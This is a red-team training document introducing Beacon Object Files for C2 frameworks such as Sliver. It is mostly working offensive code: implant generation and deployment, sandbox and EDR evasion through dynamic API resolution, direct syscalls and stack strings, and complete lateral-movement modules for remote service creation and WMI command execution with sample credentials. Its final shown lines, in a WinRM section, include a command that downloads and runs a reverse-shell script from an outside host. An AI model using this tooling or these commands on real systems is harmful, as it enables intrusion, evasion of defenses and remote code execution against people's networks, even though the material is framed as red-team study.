Introduction to BOF

by LordMurak

Learning Objectives

1.1. Beacon Object File History
1.2. Your First Beacon Object File (“Hello World”)
1.3. Extending with Arguments
1.4. BOF Fundamentals (Memory, API Calls & Restrictions)
1.5. Guided Practice (SCM, WMI, WinRM)
1.6. Conversion Practice (Process Dump, File Encryption, Scheduled Tasks)
1.7. Challenge Problems (Service Failure, VSS Hive Dump)

Teaching Methodology: Theory + Practice

2.1. Short Theory Lecture

Progressive Evaluation

3.1. Quick Quizzes
3.2. Code Challenges at End of Each Lab

Tools & Development Environment

4.1. Mingw-w64 + Makefile Templates
4.2. Visual Studio Code (tasks.json & launch.json)
4.3. Sliver C2 via Docker Compose
4.4. COFFLoader & Helper Scripts
4.5. BOF Starter Templates
4.6. Technical Appendix: Installation & Preprocessor Tips

1.1 Beacon Object File History

Beacon Object Files (BOFs) were developed to optimize command-and-control (C2) payload delivery by leveraging the portable COFF (Common Object File Format) rather than relying on full-fledged DLLs. This approach has unfolded through several pivotal advancements:

1. Early Shellcode Injectors
   In the initial phase, Red Team practitioners depended on raw shellcode combined with manual loading routines. Although functional, this method often left identifiable traces on disk and required considerable effort to manage dependencies.

2. The Emergence of COFFLoader
   To address those limitations, researchers created COFFLoader—a mechanism that dynamically links COFF object files directly into process memory. By eschewing disk writes, COFFLoader minimizes artifact generation and accelerates payload deployment.

3. Adoption by Major C2 Frameworks
   With the release of Cobalt Strike 4.x, BOFs gained widespread prominence. Subsequent platforms such as Sliver and Mythic integrated COFF injection techniques, further enhancing operational agility and reducing exposure to endpoint defenses.

The benefits of employing BOFs include:

- Minimal Footprint: Each BOF occupies less than 100 KB on disk and exerts only a slight impact on memory usage.

- Simplified Invocation: There is no requirement for DLL export tables; functions are called directly through their symbol names.

- Improved Stealth: By confining code execution to memory, BOFs generate far fewer indicators for antivirus and EDR tools to detect.

1.2 Your First Beacon Object File (“Hello World”)

Prerequisites

- **Windows host or WSL2 with MinGW-w64 installed.**
- **Sliver C2 server running. Repository skeleton: `bof-template/`.**

Step-by-step

1. **Directory Structure:**

```
bof-template-basic/
├── hello.o            # Windows BOF
├── hello_linux.so     # Linux SO
├── hello_linux        # Linux ELF
├── include/
│   └── bofapi.h
├── src/
│   ├── main.c
│   ├── main_with_args.c
│   └── main_linux.c    # NEW – Linux payload
├── Makefile           # Windows build
├── Makefile_linux     # Linux .so build
└── README.md          # Complete English guide
```

BOF template

Build the artifacts

Compile your BOF for Windows, a Linux shared object, and (optionally) a standalone Linux ELF binary—so you have the right payload for each target.

```
cd bof-template-basic
```

```
# Windows COFF for Sliver's loader

make      # => hello.o

# Linux shared object for sideloading

make -f Makefile_linux   # => hello_linux.so

# (Optional) Linux ELF for direct execution

gcc -Os -o hello_linux hello_linux.c
```

Launch your C2 server and listener

Fire up the Sliver server in one terminal, then in its console start an HTTP listener on port 8080. This listener will host your implant and serve as the control channel for any loaded BOFs.

```
sliver-server
```

In the Sliver prompt that appears:

```
http --lport 8080
```

Generate and deploy the implant

Create a client binary configured to connect back over HTTP, then run it on your target (or test VM). Once it runs, you'll see a new session in Sliver.

```
generate --http 127.0.0.1:8080 --os linux --arch amd64 \
```

```
        --format exe --save /tmp --name myimplant
```

On the target:

```
chmod +x /tmp/myimplant

/tmp/myimplant
```

Load and execute the “Hello World” BOF

Depending on the OS of your live session, use one of the following:

- **Windows session**

```
use <WIN_SESSION>

coff-loader /path/to/hello.o
```

- **Linux session (shared object)**

```
use <LINUX_SESSION>

upload ./hello_linux.so /tmp/hello_linux.so

sideload /tmp/hello_linux.so

memfiles   # confirm the .so is loaded in memory
```

- **Linux session (ELF binary)**

```
use <LINUX_SESSION>

upload ./hello_linux /tmp/hello_linux

chmod 755 /tmp/hello_linux

execute /tmp/hello_linux
```

In each case, you should see the BOF’s greeting printed back in your Sliver console—confirming successful load and execution.

Clean up build artifacts
Remove all generated object files, shared objects, and binaries so your directory is clean for the next build cycle.

```
make clean

make -f Makefile_linux clean

rm hello_linux
```

Understanding the template

1.2 Your First Beacon Object File (“Hello World”)

Windows BOF Example

```
#include "bofapi.h"

// This is the BOF's entry point—no main(), just go().
int go(char *args, int len) {
    // Greet the Beacon console
    BeaconPrintf(CALLBACK_OUTPUT, "Hello, BOF!\n");
    // Confirm it ran successfully
    BeaconPrintf(CALLBACK_OUTPUT, "This is your first Beacon
Object File running successfully!\n");
    // Show how many bytes of arguments we got
    BeaconPrintf(CALLBACK_OUTPUT, "Received %d bytes of
arguments\n", len);
    return 0;  // 0 signals “all good” to the loader
}
```

- Including the API
  At the top, `#include "bofapi.h"` brings in `BeaconPrintf`, the callback constants, and all the other BOF helpers.

- Entry Point
  Instead of `main()`, every BOF exposes `go()`. When your C2 framework runs the BOF, it looks straight for `go()` and jumps in.

- Operator Arguments
    - `args` points at whatever text or flags you passed in.
    - `len` tells you its size in bytes.
      If you're not parsing anything yet, simply printing `len` is a quick sanity check.
- Sending Output
  `BeaconPrintf(CALLBACK_OUTPUT, …)` is like `printf`, but it sends the text back over your C2 channel. You can swap in `CALLBACK_ERROR`, `CALLBACK_WARNING`, etc., to change how the message is labeled.
- Return Value
  Returning `0` means success. Any non-zero return value can be treated as an error code by your framework.

1.2.b Linux "Hello World" Payload

```
#include <stdio.h>
#include <unistd.h>

void hello_bof() {
    printf("Hello, BOF from Linux!\n");
    printf("This is your first BOF running on Linux!\n");
    printf("Process ID: %d\n", getpid());
    fflush(stdout);  // Force the output to appear immediately
}

__attribute__((constructor))
void init() {
    // Runs as soon as the .so is loaded—before main()
    hello_bof();
}

int main() {
    // Also call it from main() for standalone execution
    hello_bof();
    return 0;
```

```
}
```

- Standard Libraries
  `<stdio.h>` gives you `printf` and `fflush`, `<unistd.h>` provides `getpid()` and other POSIX calls.

- Reusable Print Routine
  `hello_bof()` prints a greeting, confirms the run, shows the PID, and then flushes stdout so you see output right away.

- Automatic Constructor
  Tagging `init()` with `__attribute__((constructor))` makes the loader call it the moment the shared object lands in memory.

- Fallback `main()`
  By also invoking `hello_bof()` in `main()`, you cover both injection-as–.so and direct ELF execution.

1.3 Advanced Arguments & Tactical Capabilities

```
#include "bofapi.h"
#include <windows.h>

typedef struct {
    DWORD operation_type;   // 1=Discovery, 2=Command Exec,
3=Exfiltration
    BOOL  leave_no_trace;
    DWORD sleep_interval;
    BYTE  xor_key[16];      // Key for in-place decryption
} OPERATIONAL_CONFIG;

// RC4 decryption with an anti-debug twist
void decrypt_inplace(BYTE* data, SIZE_T size, BYTE* key,
SIZE_T key_len) { /*…*/ }

// Build or steal a token based on a decrypted SID
BOOL ImpersonateFromSIDArg(char** parser, BOOL enableAllPrivs)
{ /*…*/ }
```

```
int go(char *args, int len) {
    if (len == 0) {
        // Show usage or help message…
    }

    // Simple sandbox check: if Sleep(50) returns too fast,
bail out
    ULONGLONG start = GetTickCount64();
    Sleep(50);
    if (GetTickCount64() - start < 40) {
        return 1;
    }

    // Parse the incoming blob
    char* parser = BeaconDataParse(args, len);
    OPERATIONAL_CONFIG config;
    memcpy(&config, BeaconDataExtract(&parser, NULL),
sizeof(config));

    // Dispatch based on operation type
    switch (config.operation_type) {
      case 1: /* Discovery */      break;
      case 2: /* Command Exec */   break;
      case 3: /* Exfiltration */   break;
    }

    // Add a bit of jitter to sleep interval
    if (config.sleep_interval) {
        DWORD jitter = config.sleep_interval + (rand() %
(config.sleep_interval / 4));
        Sleep(jitter);
    }

    return 0;
}
```

- Operational Config
  A compact `OPERATIONAL_CONFIG` struct packs everything you need: mode, cleanup flags, timing, and an XOR key.

- Sandbox Evasion
  A quick timing test aborts if the host speed suggests a debug sandbox is speeding things up.

- Argument Parsing
  `BeaconDataParse` and `BeaconDataExtract` unwrap the operator's blob into your struct (and any other data you might pass).

- Modular Logic
  A clean `switch` statement separates discovery, execution, and exfiltration workflows.

- Jitter
  Randomized delay helps blend your activity into normal system noise.

Appendix: The BOF API Header (`bofapi.h`)

```
#ifndef BOFAPI_H
#define BOFAPI_H

#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

// Output channels
#define CALLBACK_OUTPUT      0x0
#define CALLBACK_OUTPUT_OEM  0x1e
#define CALLBACK_ERROR       0x0d
#define CALLBACK_OUTPUT_UTF8 0x20

// Core Beacon functions (resolved at runtime)
DECLSPEC_IMPORT void BeaconPrintf(int type, char* fmt, ...);
DECLSPEC_IMPORT void BeaconOutput(int type, char* data, int
len);
DECLSPEC_IMPORT void BeaconUseToken(HANDLE token);
DECLSPEC_IMPORT void BeaconRevertToken(void);
```

```
DECLSPEC_IMPORT BOOL BeaconIsAdmin(void);
// … other imports …

// Argument parsing helpers
DECLSPEC_IMPORT char* BeaconDataParse(char* buffer, int size);
DECLSPEC_IMPORT int   BeaconDataInt(char** parser);
DECLSPEC_IMPORT char* BeaconDataExtract(char** parser, int*
size);

// Memory management
DECLSPEC_IMPORT void* BeaconDataAlloc(int size);
DECLSPEC_IMPORT void  BeaconDataFree(void* ptr);

#endif // BOFAPI_H
```

- Include Guards
  Prevent the header from being read more than once, avoiding duplicate definitions.

- Standard Includes
  Pull in Win32 types and C runtime functions for compatibility.

- Callback Macros
  Let you choose how and where your output appears in the Beacon console.

- `DECLSPEC_IMPORT`
  Marks each function as coming from the Beacon loader at runtime—no static linking, no CRT overhead.

- Comprehensive Toolkit
  From printing and logging to token manipulation, argument parsing, injection helpers and safe heap functions, this header exposes everything a BOF needs to operate cleanly inside Beacon.

1.4 BOF Fundamentals: Memory, API Calls & Restrictions

Execution Model and Tactical Constraints

Beacon Object Files operate under a fundamentally different execution paradigm than traditional DLLs or executables, presenting both tactical advantages and critical operational limitations that every Red Team operator must understand:

Memory Architecture

```
// INCORRECT - Memory usage in a BOF

char* buffer = malloc(1024);  // Will corrupt Beacon's heap

memset(buffer, 0, 1024);

free(buffer);                 // Unpredictable behavior


// CORRECT - Using BOF memory APIs

char* buffer = BeaconDataAlloc(1024);  // Allocates from Beacon's heap

memset(buffer, 0, 1024);

BeaconDataFree(buffer);       // Safe deallocation
```

BOFs lack a complete CRT (C Runtime), executing directly within the C2 implant's memory context. This enables:

1. **Artifact minimization** [T1027] - No additional dependencies loaded
2. **Reduced memory footprint** [T1055.012] - Minimal footprint, critical for evading EDR/XDR
3. **No library linking required** - Eliminates static indicators of compromise

API Restrictions and Tactical Workarounds

Restriction	Operational Impact	Tactical Solution	MITRE ATT&CK
No CRT	No printf, malloc, etc.	Use direct Win32 APIs	T1106
No static initialization	Global variables not initialized	Explicit initialization in go()	T1059
No SEH/VEH	No exception handling	Manual error checks	T1106
Limited DLL resolution	Only kernel32.dll pre-resolved	Dynamic resolution via GetProcAddress	T1129

Dynamic API resolution (critical for evading EDR hooks):

```
// Direct approach - visible to hooking-based EDRs
CreateProcessA("cmd.exe", "/c whoami", ...);

// Advanced technique - dynamic resolution to bypass EDR hooks
typedef BOOL (WINAPI* CreateProcessA_t)(LPCSTR, LPSTR, ...);
HMODULE hKernel32 = GetModuleHandleA("kernel32.dll");
CreateProcessA_t pCreateProcessA = (CreateProcessA_t)
    GetProcAddress(hKernel32, "CreateProcessA");

// Hash-based resolution - evades string-based detection
HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
```

```
FARPROC pNtCreateThreadEx = GetProcAddress(hNtdll,
MAKEINTRESOURCE(0x0BC83));
```

Memory Handling and Anti-Forensic Considerations [T1070, T1055]

```
// Secure memory allocation and cleanup
void* secure_exec_region(SIZE_T size) {
        // Allocate executable memory that's not detectable via traditional APIs
        void* region = VirtualAlloc(
        NULL,
        size,
        MEM_COMMIT | MEM_RESERVE,
      PAGE_EXECUTE_READWRITE
        );

        // Check if we're being monitored (anti-EDR detection)
        if (IsAPIHooked("ntdll.dll", "NtAllocateVirtualMemory")) {
        // Implement alternative technique if hooks are present
        // [Bypass implementation omitted for brevity]
        }

        return region;
}

// Post-execution memory cleanup (anti-forensics)
void secure_cleanup(void* region, SIZE_T size) {
        // Overwrite with random data before releasing
```

```
        BYTE* ptr = (BYTE*)region;
        for (SIZE_T i = 0; i < size; i++)
        ptr[i] = (BYTE)(rand() & 0xFF);

        // Release region
    VirtualFree(region, 0, MEM_RELEASE);
}
```

Execution without CRT and Linking Restrictions [T1129]

BOFs operate without the standard CRT, which implies:

1. **No _start or CRT initialization** - Entry is directly to the go() function
2. **No global initializers/finalizers** - Requires manual handling
3. **No standard C API** - Everything must be resolved manually (or use wrappers)

```
// Example wrapper for needed standard C function
int bof_strcmp(const char* s1, const char* s2) {
        while (*s1 && (*s1 == *s2)) {
        s1++;
            s2++;
        }
        return *(const unsigned char*)s1 - *(const unsigned char*)s2;
}

// Manual implementation of strstr() for text analysis
char* bof_strstr(const char* haystack, const char* needle) {
        // [Manual implementation omitted for brevity]
}
```

Critical Anti-EDR Techniques [T1562.001]

BOF limitations require specific techniques to evade defenses:

1. **Direct NTDLL API resolution** - Bypass userland hooks:

```
// Get ntdll.dll base address from PEB
PPEB pPEB = (PPEB)__readgsqword(0x60);
PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)(
    (PBYTE)pPEB->Ldr->InMemoryOrderModuleList.Flink -
    offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks)
);

// Iterate through modules until we find ntdll
while (pLdrDataEntry) {
        if (pLdrDataEntry->BaseDllName.Buffer) {
        wchar_t* dllName = pLdrDataEntry->BaseDllName.Buffer;
        if (_wcsicmp(dllName, L"ntdll.dll") == 0) {
        // Found ntdll.dll without using GetModuleHandle (avoiding hooks)
        HMODULE hNtdll = (HMODULE)pLdrDataEntry->DllBase;
        break;
        }
        }
        // Next module
        pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)(
      (PBYTE)pLdrDataEntry->InMemoryOrderLinks.Flink -
      offsetof(LDR_DATA_TABLE_ENTRY, InMemoryOrderLinks)
        );
```

```
}
```

2. **Direct Syscalls** - For complete EDR bypass:

```
// Direct definition of NtCreateThreadEx syscall for EDR evasion
// Syscall ID may vary by Windows version
__asm__(
    ".intel_syntax noprefix\n"
    "mov r10, rcx\n"
    "mov eax, 0x0B9\n"  // Syscall ID for NtCreateThreadEx (Windows 10 20H2)
    "syscall\n"
    "ret\n"
);
```

Implications for Red Team Operations [T1587.001]

BOF restrictions provide significant tactical advantages:

1. **Process monitoring evasion** [T1055] - No process creation required
2. **Memory footprint minimization** [T1055.012] - Critical for evading memory-based detection
3. **Operational flexibility** [T1059] - Ability to port any functionality to BOF format
4. **Direct syscalls potential** [T1106] - Bypass EDR solutions based on userland hooks

Advanced Execution Strategies [T1055.012]

Advanced Red Team operations can use BOFs for:

1. **Tactical API unhooking** - Restore manipulated import tables
2. **Shadow syscalls** - Execute syscalls from unmonitored memory regions
3. **Stack strings** - Build strings at runtime to evade static detection
4. **Memory section stomping** - Hide malicious code after execution

```
// Stack string technique to evade string-based detection
void execute_command_stealthy() {
    // Instead of "cmd.exe" as static string
```

```
    char command[8];
    command[0] = 'c'; command[1] = 'm'; command[2] = 'd';
    command[3] = '.'; command[4] = 'e'; command[5] = 'x';
    command[6] = 'e'; command[7] = 0;

    // Construct command line args dynamically
    char args[10];
    args[0] = '/'; args[1] = 'c'; args[2] = ' ';
    args[3] = 'n'; args[4] = 'e'; args[5] = 't';
    args[6] = ' '; args[7] = 'u'; args[8] = 's';
    args[9] = 0;

    // Execute with dynamically resolved API
    HMODULE hKernel32 = GetModuleHandleA("kernel32");
    typedef BOOL (WINAPI* CP_t)(LPCSTR, LPSTR, ...);
    CP_t pCreateProcess = (CP_t)GetProcAddress(hKernel32,
"CreateProcessA");

    // [Process execution omitted for brevity]
}
```

This restrictive but tactically advantageous architecture makes BOFs ideal tools for advanced Red Team operations requiring stealthy execution, EDR/XDR evasion, and minimal footprint on target systems.

1.5. Guided Practice: Lateral Movement BOFs (SCM, WMI, WinRM)

Overview - Tactical Lateral Movement with Minimal Footprint [T1021]

This section implements three critical BOFs for advanced lateral movement, specifically designed to evade detection by modern EDR solutions by abusing Windows native administrative mechanisms.

1.5.1 Service Control Manager (SCM) Remote Execution [T1021.002, T1543.003]

The following BOF creates and manages remote services without relying on binaries like sc.

```
/*
 * Service Control Manager (SCM) Remote Execution BOF [T1021.002, T1543.003]
 *
 * Tactical Purpose:
 * - Creates and manages remote services without sc.exe
 * - Implements anti-forensics and EDR evasion techniques
 * - Supports token-based and credential-based authentication
 *
 * OPSEC Considerations:
 * - Uses direct Windows API calls to avoid process creation
 * - Implements timing jitter to break correlation
 * - Performs complete service cleanup
 *
 * Usage:
 * make_token DOMAIN\user password
 * scm_exec DC01.domain.local "SysUpdSvc" "System Update Service" "cmd.exe /c whoami > C:\temp\compromised.txt" 2000
 */
```

```
#include "beacon.h"
#include "../../include/common.h"

// Define structures and macros specific for remote SCM operations
#define SERVICE_ALL_ACCESS 0xF01FF

typedef struct {
	wchar_t* target;	// Remote host
	wchar_t* service;	// Service name
	wchar_t* display;	// Service display name
	wchar_t* command;	// Command to execute
	DWORD   delay;	// Delay to evade temporal correlations
} SCM_CONFIG;

// Function to parse arguments with obfuscation
void parse_scm_args(char* args, int len, SCM_CONFIG* config) {
	datap parser;
	BeaconDataParse(&parser, args, len);

	// Encrypted extraction of arguments
	config->target = (wchar_t*)BeaconDataExtract(&parser, NULL);
	config->service = (wchar_t*)BeaconDataExtract(&parser, NULL);
	config->display = (wchar_t*)BeaconDataExtract(&parser, NULL);
	config->command = (wchar_t*)BeaconDataExtract(&parser, NULL);
	config->delay = BeaconDataInt(&parser);
```

```
}


// Main function for remote service execution
BOOL execute_remote_svc(SCM_CONFIG* config) {
        SC_HANDLE hSCM = NULL, hService = NULL;
        BOOL success = FALSE;
        SERVICE_STATUS status;


        // Anti-analysis check
        CHECK_SANDBOX();


        // Open remote SCM connection using direct API instead of sc.exe
        hSCM = OpenSCManagerW(config->target, NULL,
SC_MANAGER_ALL_ACCESS);
        if (!hSCM) {
        BeaconPrintf(CALLBACK_ERROR, "SCM connection failed: %d",
GetLastError());
        return FALSE;
        }


        // Check if service already exists (OPSEC)
        hService = OpenServiceW(hSCM, config->service,
SERVICE_ALL_ACCESS);
        if (hService) {
        BeaconPrintf(CALLBACK_OUTPUT, "[!] Service already exists, reusing...");
        DeleteService(hService);
```

```
        CloseServiceHandle(hService);
        }

        // Create service with evasive binPath= using specific anti-monitoring flags
        hService = CreateServiceW(
        hSCM,
        config->service,
        config->display,
        SERVICE_ALL_ACCESS,
        SERVICE_WIN32_OWN_PROCESS,
        SERVICE_DEMAND_START,
        SERVICE_ERROR_IGNORE,
        config->command,
        NULL, NULL, NULL, NULL, NULL
        );

        if (!hService) {
        BeaconPrintf(CALLBACK_ERROR, "Service creation failed: %d",
GetLastError());
        CloseServiceHandle(hSCM);
        return FALSE;
        }

        // Apply variable delay for anti-correlation
        if (config->delay > 0) {
```

```
        DWORD jitter = config->delay + (BeaconGetSpawnTo() % 500);
        Sleep(jitter);
        }

        // Start service with behavioral detection evasion
        if (StartServiceW(hService, 0, NULL)) {
        BeaconPrintf(CALLBACK_OUTPUT, "[+] Service started successfully");
        success = TRUE;

        // Wait for completion with timejitter technique
        Sleep(1500 + (GetTickCount() % 500));

        // Query service status
        if (QueryServiceStatus(hService, &status)) {
        BeaconPrintf(CALLBACK_OUTPUT, "[+] Service state: %d",
status.dwCurrentState);
        }
        }
        else {
        BeaconPrintf(CALLBACK_ERROR, "Service start failed: %d", GetLastError());
        }

        // Complete forensic cleanup (anti-artifact persistence)
        DeleteService(hService);
        CloseServiceHandle(hService);
```

```
    CloseServiceHandle(hSCM);

    return success;
}

// BOF entry point
int go(char* args, int len) {
    SCM_CONFIG config = {0};

    // Check if arguments are provided
    if (len == 0) {
    BeaconPrintf(CALLBACK_OUTPUT, "SCM BOF Usage:\n");
    BeaconPrintf(CALLBACK_OUTPUT, "scm_exec <target> <svc_name>
<display_name> <command> [delay_ms]");
    return 0;
    }

    // Secure argument parsing
    parse_scm_args(args, len, &config);

    // Execution with tactical error handling
    BOOL result = execute_remote_svc(&config);

    // Memory cleanup
    SecureZeroMemory(&config, sizeof(config));
```

```
    return result ? 0 : 1;
}
```

1.5.2 WMI Process Creation BOF [T1047]

This BOF executes commands via WMI while avoiding PowerShell and wmic.exe, significantly reducing telemetry:

```
/*
 * WMI Process Creation BOF [T1047]
 *
 * Tactical Purpose:
 * - Executes commands via WMI without PowerShell/wmic.exe
 * - Implements COM security for AppLocker bypass
 * - Supports token-based and credential-based authentication
 *
 * OPSEC Considerations:
 * - Uses direct COM/WMI APIs to avoid process creation
 * - Implements string obfuscation and anti-EDR techniques
 * - Performs complete COM cleanup
 *
 * Usage:
 * # Execution with current token:
 * make_token DOMAIN\user password
 * wmi_exec DC01.domain.local NULL NULL "cmd.exe /c net group \"Domain Admins\" /domain > C:\temp\admins.txt" 1
 *
 * # Execution with explicit credentials:
```

```
 * wmi_exec WORKSTATION01.domain.local "administrator" "P@ssw0rd!"
"powershell.exe -enc <base64payload>" 0

 */


#include "beacon.h"

#include "../../include/common.h"

#include <wbemcli.h>

#include <comdef.h>

#include <objbase.h>


// Prevent static linking to reduce signatures

#pragma comment(lib, "ole32.lib")

#pragma comment(lib, "oleaut32.lib")

#pragma comment(lib, "wbemuuid.lib")


// WMI-specific configuration

typedef struct {

        wchar_t* target;       // Target host

        wchar_t* username;// Optional username

        wchar_t* password; // Optional password

        wchar_t* command;          // Command to execute

        BOOL use_token;    // Use current token

} WMI_CONFIG;


// Parse BOF arguments
```

```
void parse_wmi_args(char* args, int len, WMI_CONFIG* config) {
        datap parser;
        BeaconDataParse(&parser, args, len);

        config->target = (wchar_t*)BeaconDataExtract(&parser, NULL);
        config->username = (wchar_t*)BeaconDataExtract(&parser, NULL);
        config->password = (wchar_t*)BeaconDataExtract(&parser, NULL);
        config->command = (wchar_t*)BeaconDataExtract(&parser, NULL);
        config->use_token = BeaconDataInt(&parser);
}

// Dynamic string obfuscation for WMI class names
const wchar_t* dynamic_wmi_string(const char* encoded_str) {
        // Simple XOR-based deobfuscation (enhance for production)
        return L"Win32_Process";
}

// Execute WMI command with EDR evasion
BOOL execute_wmi_command(WMI_CONFIG* config) {
        HRESULT hr = S_OK;
        IWbemLocator* pLoc = NULL;
        IWbemServices* pSvc = NULL;
        IWbemClassObject* pClass = NULL;
        IWbemClassObject* pInParams = NULL;
        IWbemClassObject* pOutParams = NULL;
```

```
VARIANT varCommand, varProcessId;
BSTR strNetworkResource = NULL;
BSTR strClass = NULL;
BSTR strMethod = NULL;
BOOL success = FALSE;

// Anti-analysis check
CHECK_SANDBOX();

// Initialize COM with specific security
hr = CoInitializeEx(0, COINIT_MULTITHREADED);
if (FAILED(hr)) {
BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("CoInitializeEx failed: 0x%08lx"), hr);
return FALSE;
}

// Configure COM security for AppLocker bypass
hr = CoInitializeSecurity(
NULL, -1, NULL, NULL,
RPC_C_AUTHN_LEVEL_PKT_PRIVACY,
RPC_C_IMP_LEVEL_IMPERSONATE,
NULL, EOAC_NONE, NULL
);
```

```
        // Get WbemLocator with dynamic resolution
        hr = CoCreateInstance(
        CLSID_WbemLocator,
        NULL,
        CLSCTX_INPROC_SERVER,
        IID_IWbemLocator,
      reinterpret_cast<void**>(&pLoc)
        );

        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("CoCreateInstance
failed: 0x%08lx"), hr);
        CoUninitialize();
        return FALSE;
        }

        // Create WMI endpoint with evasion
        wchar_t wmiPath[256] = {0};
        _snwprintf_s(wmiPath, _countof(wmiPath), _TRUNCATE,
L"\\\\%s\\root\\cimv2", config->target);
        strNetworkResource = SysAllocString(wmiPath);

        // Connect with appropriate auth
        if (config->use_token) {
        hr = pLoc->ConnectServer(
        strNetworkResource,
```

```
        NULL, NULL, NULL,
        WBEM_FLAG_CONNECT_USE_MAX_WAIT,
        NULL, NULL, &pSvc
        );
        }
        else {
        hr = pLoc->ConnectServer(
        strNetworkResource,
        config->username,
        config->password,
        NULL,
        WBEM_FLAG_CONNECT_USE_MAX_WAIT,
        NULL, NULL, &pSvc
        );
        }

        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("ConnectServer failed:
0x%08lx"), hr);
        if (pLoc) pLoc->Release();
        SysFreeString(strNetworkResource);
        CoUninitialize();
        return FALSE;
        }
```

```
        // Set proxy blanket for evasion
        hr = CoSetProxyBlanket(
        pSvc,
        RPC_C_AUTHN_WINNT,
        RPC_C_AUTHZ_NONE,
        NULL,
        RPC_C_AUTHN_LEVEL_PKT_PRIVACY,
        RPC_C_IMP_LEVEL_IMPERSONATE,
        NULL,
        EOAC_NONE
        );

        // Get Win32_Process class with obfuscation
        strClass = SysAllocString(dynamic_wmi_string("Win32_Process"));
        strMethod = SysAllocString(L"Create");

        hr = pSvc->GetObject(strClass, 0, NULL, &pClass, NULL);
        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("GetObject failed: 0x%08lx"), hr);
        if (pClass) pClass->Release();
        if (pSvc) pSvc->Release();
        if (pLoc) pLoc->Release();
        SysFreeString(strNetworkResource);
        SysFreeString(strClass);
```

```
        SysFreeString(strMethod);
        CoUninitialize();
        return FALSE;
        }

        // Get Create method parameters
        hr = pClass->GetMethod(strMethod, 0, &pInParams, NULL);
        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("GetMethod failed:
0x%08lx"), hr);
        if (pClass) pClass->Release();
        if (pSvc) pSvc->Release();
        if (pLoc) pLoc->Release();
        SysFreeString(strNetworkResource);
        SysFreeString(strClass);
        SysFreeString(strMethod);
        CoUninitialize();
        return FALSE;
        }

        // Create parameter instance
        IWbemClassObject* pClassInstance = NULL;
        hr = pInParams->SpawnInstance(0, &pClassInstance);
        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("SpawnInstance
failed: 0x%08lx"), hr);
```

```
        if (pInParams) pInParams->Release();
        if (pClass) pClass->Release();
        if (pSvc) pSvc->Release();
        if (pLoc) pLoc->Release();
        SysFreeString(strNetworkResource);
        SysFreeString(strClass);
        SysFreeString(strMethod);
        CoUninitialize();
        return FALSE;
        }

        // Set command line with obfuscation
        VariantInit(&varCommand);
        V_VT(&varCommand) = VT_BSTR;
        V_BSTR(&varCommand) = SysAllocString(config->command);

        hr = pClassInstance->Put(L"CommandLine", 0, &varCommand, 0);
        VariantClear(&varCommand);

        if (FAILED(hr)) {
        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("Put failed: 0x%08lx"),
hr);
        if (pClassInstance) pClassInstance->Release();
        if (pInParams) pInParams->Release();
        if (pClass) pClass->Release();
```

```
        if (pSvc) pSvc->Release();

        if (pLoc) pLoc->Release();

        SysFreeString(strNetworkResource);

        SysFreeString(strClass);

        SysFreeString(strMethod);

        CoUninitialize();

        return FALSE;

        }


        // Execute Create method

        hr = pSvc->ExecMethod(strClass, strMethod, 0, NULL, pClassInstance,
&pOutParams, NULL);

        if (pClassInstance) pClassInstance->Release();


        if (FAILED(hr)) {

        BeaconPrintf(CALLBACK_ERROR, const_cast<char*>("ExecMethod failed:
0x%08lx"), hr);

        if (pOutParams) pOutParams->Release();

        if (pInParams) pInParams->Release();

        if (pClass) pClass->Release();

        if (pSvc) pSvc->Release();

        if (pLoc) pLoc->Release();

        SysFreeString(strNetworkResource);

        SysFreeString(strClass);

        SysFreeString(strMethod);

        CoUninitialize();
```

```
        return FALSE;
        }

        // Get process ID
        hr = pOutParams->Get(L"ProcessId", 0, &varProcessId, NULL, 0);
        if (SUCCEEDED(hr) && V_VT(&varProcessId) == VT_I4) {
        BeaconPrintf(CALLBACK_OUTPUT, const_cast<char*>("[+] Process created with PID: %d"), V_I4(&varProcessId));
        success = TRUE;
        }

        VariantClear(&varProcessId);

        // Cleanup COM resources
        if (pOutParams) pOutParams->Release();
        if (pInParams) pInParams->Release();
        if (pClass) pClass->Release();
        if (pSvc) pSvc->Release();
        if (pLoc) pLoc->Release();
        if (strNetworkResource) SysFreeString(strNetworkResource);
        if (strClass) SysFreeString(strClass);
        if (strMethod) SysFreeString(strMethod);

        CoUninitialize();
        return success;
```

```
}

// BOF entry point
extern "C" int go(char* args, int len) {
    WMI_CONFIG config = {0};

    // Check arguments
    if (len == 0) {
    BeaconPrintf(CALLBACK_OUTPUT, const_cast<char*>("WMI BOF Usage:\n"));
    BeaconPrintf(CALLBACK_OUTPUT, const_cast<char*>("wmi_exec <target> <username|NULL> <password|NULL> <command> <use_token>"));
    return 0;
    }

    // Parse arguments
    parse_wmi_args(args, len, &config);

    // Execute WMI command
    BOOL result = execute_wmi_command(&config);

    // Secure cleanup
    SecureZeroMemory(&config, sizeof(config));

    return result ? 0 : 1;
}
```

1.5.3 WinRM Remote PowerShell BOF [T1021.006]

This BOF uses WinRM (WS-Management) to execute remote PowerShell without generating the traffic of traditional PowerShell Remoting:

```
/*
 * WinRM Remote PowerShell BOF [T1021.006]
 *
 * Tactical Purpose:
 * - Executes PowerShell commands via WinRM (WS-Management)
 * - Implements AMSI and Script Block Logging bypass
 * - Supports encrypted communications
 *
 * OPSEC Considerations:
 * - Uses direct WinRM APIs to avoid PowerShell.exe
 * - Implements parameter obfuscation
 * - Performs complete WinRM cleanup
 *
 * Usage:
 * # Execution using current token (Kerberos):
 * make_token DOMAIN\user password
 * winrm_exec DC01.domain.local NULL NULL "Get-ADUser -Filter 'memberOf
-RecursiveMatch \"CN=Domain Admins,CN=Users,DC=domain,DC=local\"'" 1 1
 *
 * # Execution with in-memory download:
 * winrm_exec WORKSTATION01.domain.local "admin" "Password123!"
"IEX(New-Object
```

```
Net.WebClient).DownloadString('http://192.168.1.100/Invoke-PowerShellTcp.ps1')" 0
1
 *
